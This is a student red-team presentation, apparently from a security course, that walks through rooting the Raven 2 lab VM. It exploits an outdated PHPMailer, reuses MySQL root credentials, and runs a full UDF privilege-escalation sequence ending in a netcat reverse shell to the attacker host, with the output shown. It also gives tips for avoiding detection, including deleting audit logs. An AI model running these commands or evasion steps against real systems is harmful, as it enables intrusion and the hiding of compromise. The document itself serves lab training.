

Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	



# Exploitation: PHPMailer

- TARGET2's Server uses PHPMailer 5.2.16 as found in the “/vendor” folder.
- ExploitDB reveals a PHPMailer vulnerability for versions below 5.2.18
- The contact.php form on the website can be used to upload a netcat script, which can be used to call back to the attacker machine with a listener port set up.





# Exploitation: MySQL Root Access

- TARGET2's wp-config.php file contains credentials to its MySQL database: user root; password R@v3nSecurity.
- Root access allows the attacker to create a table with a function to access the underlying system.

```

mysql> create table hacker(line blob);
create table hacker(line blob);
Query OK, 0 rows affected (0.02 sec)

mysql> insert into hacker values(load_file('/tmp/1518.so'));
insert into hacker values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.01 sec)

mysql> select * from hacker into outfile '/usr/lib/mysql/plugin/1518.so';
select * from hacker into outfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select * from mysql.func;
select * from mysql.func;
+-----+-----+-----+-----+
| name | ret | dl | type |
+-----+-----+-----+-----+
| do_system | 2 | 1518.so | function |
+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
+-----+-----+
| do_system('chmod u+s /usr/bin/find') | 0 |
+-----+-----+
1 row in set (0.01 sec)

```

```
mysql> select do_system('nc 192.168.1.90 4321 -e /bin/bash');
select do_system('nc 192.168.1.90 4321 -e /bin/bash');
+-----+
| do_system('nc 192.168.1.90 4321 -e /bin/bash') |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

```
mysql> select do_system('nc 192.168.1.90 4321 -e /bin/bash');
select do_system('nc 192.168.1.90 4321 -e /bin/bash');
```

```
root@Kali:~# nc -lvnp 4321
listening on [any] 4321 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 39852
whoami
root
cd /root
ls
flag4.txt
cat flag4.txt
```

[illegible]

```
flag4{df2bc5e951d91581467bb9a2a8ff4425}
```

CONGRATULATIONS on successfully rooting RavenII

I hope you enjoyed this second iteration of the Raven VM

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io



# Avoiding Detection





# Stealth Exploitation of WPSCAN


## Monitoring Overview

- Excessive HTTP Errors
- Monitors for suspicious number of HTTP 400+ error responses
- Fires when the top five HTTP response status codes are above 400 for the last 5 minutes

## Mitigating Detection

- An option exists “--stealthy” which conducts a passive wpscan as an alternative to the normally aggressive wpscan
- Nmap is a possible alternative to WPscan

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate vp,u --stealthy
```



```
-----
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue Jul 21 20:41:21 2020

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
Interesting Entry: Server: Apache/2.4.10 (Debian)
Found By: Headers (Passive Detection)
Confidence: 100%

[+] WordPress version 4.8.14 identified (Latest, released on 2020-06-10).
Found By: Emoji Settings (Passive Detection)
- http://192.168.1.110/wordpress/, Match: '-release.min.js?ver=4.8.14'
Confirmed By: Meta Generator (Passive Detection)
- http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.14'
```

# Stealth Exploitation of Bruteforce & John the Ripper

---

## Monitoring Overview

- Excessive HTTP Errors
- Monitors for suspicious number of HTTP 400+ error responses
- Fires when the top five HTTP response status codes are above 400 for the last 5 minutes

## Mitigating Detection

- Bypassing the firewall rules while conducting a bruteforce attack will allow one to avoid detection
- Hydra, Hashcat are possible alternatives although equally noisy



# Stealth Exploitation of Privilege Escalation

---

## **Monitoring Overview**

- While privilege escalation on Steven's account does not trigger any alerts previously created, additional alerts can be created that trigger when audit logs are deleted

## **Mitigating Detection**

- Deleting entries from audit logs will prevent detection

[Start of Blue Team Presentation]